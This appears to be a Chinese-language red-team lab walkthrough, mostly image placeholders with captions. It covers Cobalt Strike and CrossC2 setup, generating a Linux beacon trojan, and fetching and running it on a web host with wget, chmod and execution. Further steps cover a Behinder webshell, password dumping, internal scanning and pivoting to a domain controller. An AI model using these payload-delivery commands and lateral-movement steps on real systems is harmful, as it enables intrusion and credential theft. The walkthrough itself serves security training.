
开启客户端

创建 HTTPS 监听

配置 CS 插件

在 kali 中按住 Ctrl + H 让隐藏文件显示,随后将.cobaltstrike.eacon_keys文件复制到genCrossC2.Win.exe文件所在目录.
上线 Web 1
使用 genCrossC2.Win.exe 生成木马
genCrossC2.exe 192.168.147.129 10056 ./.cobaltstrike.beacon_keys null Linux x64 ljn-10050.out raw
开启 web 服务,将其上传到 Web 1

添加权限后执行
wget http://192.168.3.10:8888/ljn-10050.out
chmod +x ljn-10050.out
./ljn-10050.out
上线 Web 2
在 web 1 开启 web 服务


CS上线
创建新的监听

生成木马



上传到冰蝎

然后进入终端执行

内网信息搜集
抓取密码



接下来进行端口扫描


发现存活主机

随后进行网络探测

然后查询域内所有主机

查看域内信息

CS 新建 SMB 监听

CS 上线
在目标列表中选择 DC
